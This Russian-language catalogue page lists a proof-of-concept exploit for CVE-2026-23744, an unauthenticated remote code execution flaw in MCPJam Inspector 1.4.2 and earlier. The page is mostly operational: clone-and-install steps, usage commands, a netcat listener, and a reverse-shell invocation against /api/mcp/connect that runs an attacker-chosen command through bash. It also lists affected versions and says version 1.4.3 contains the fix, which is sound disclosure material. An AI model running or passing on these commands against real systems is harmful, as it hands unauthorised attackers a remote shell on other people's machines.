Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-23744 — Proof-of-concept удалённого выполнения кода без аутентификации для CVE-2026-23744, нацеленный на MCPJam Inspector. Генерирует специально сформированные полезные нагрузки MCP serverConfig для эксплуатации конечной точки /api/mcp/connect с поддержкой reverse shell и отладки в режиме dry-run. | Kitploit
Инструменты/GitHubGitHub/ozcanpng/cve-2026-23744
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и УправлениеRed TeamingИнструмент Удаленного Доступа
GitHubozcanpng/cve-2026-23744

CVE-2026-23744

Репозиторий
162 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →

Описание

Proof-of-concept удалённого выполнения кода без аутентификации для CVE-2026-23744, нацеленный на MCPJam Inspector. Генерирует специально сформированные полезные нагрузки MCP serverConfig для эксплуатации конечной точки /api/mcp/connect с поддержкой reverse shell и отладки в режиме dry-run.

Поделиться

CVE-2026-23744 — MCPJam Inspector: неаутентифицированное удалённое выполнение кода

PoC для неаутентифицированного удалённого выполнения кода через CVE-2026-23744. MCPJam Inspector 1.4.2 и более ранние версии открывают функциональность через /api/mcp/connect, которая позволяет запустить управляемую атакующим команду MCP-сервера без аутентификации.

Только для авторизованного тестирования и исследований. Не используйте против систем, которыми вы не владеете или на тестирование которых у вас нет явного разрешения.


Что делает

HTTP POST -> /api/mcp/connect -> команда serverConfig -> запуск процесса -> выполнение команды
  1. Формирует специально созданный payload serverConfig для MCP.
  2. Нацеливается на неаутентифицированную конечную точку /api/mcp/connect.
  3. Запускает заданную команду через bash -c.
  4. Поддерживает безопасную проверку команд и payload'ы reverse shell.
  5. Предоставляет режимы dry-run/debug для проверки payload до отправки трафика.


Скриншоты


Настройка reverse shell

Настройка reverse shell


Payload подключения MCPJam

Payload подключения MCPJam


Получена оболочка

Получена оболочка


Установка

git clone https://github.com/ozcanpng/CVE-2026-23744.git
cd CVE-2026-23744
pip install -r requirements.txt

Использование

Проверка безопасной команды

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --cmd 'id'

Reverse shell

Сначала запустите слушатель:

rlwrap nc -lvnp 4444

Затем выполните:

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444

Полезные опции:

--cmd COMMAND       Команда для выполнения (по умолчанию: id)
--server-id VALUE   Значение serverId в созданном MCP-конфиге (по умолчанию: pwn)
--dry-run           Построить поток payload без отправки HTTP-запроса
--debug             Вывести конечную точку и JSON-payload
--verify-tls        Проверять HTTPS-сертификаты
--timeout SECONDS   Таймаут HTTP в секундах (по умолчанию: 8)
--yes               Пропустить запрос подтверждения reverse shell

Затронутые версии

ПродуктЗатронутая версияТребуемый доступВоздействие
MCPJam Inspector<= 1.4.2НетУдалённое выполнение команд от имени пользователя процесса MCPJam Inspector

Проблема особенно заметна, когда MCPJam Inspector прослушивает порты на 0.0.0.0, что позволяет удалённым хостам получить доступ к сервису разработки.


Примечания

  • PoC отправляет JSON-payload на /api/mcp/connect.
  • Команда передаётся через serverConfig.command и serverConfig.args.
  • Для безопасной проверки перед попыткой reverse shell предпочтительно использовать --cmd.
  • Используйте --dry-run --debug для проверки сгенерированного запроса без воздействия на цель.
  • Согласно NVD, версия 1.4.3 содержит исправление из апстрима.

Ссылки

  • NVD — CVE-2026-23744
  • GitHub Security Advisory — GHSA-232v-j27c-5pp6
  • Коммит с исправлением
  • MCPJam Inspector

Автор PoC

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Скачать инструмент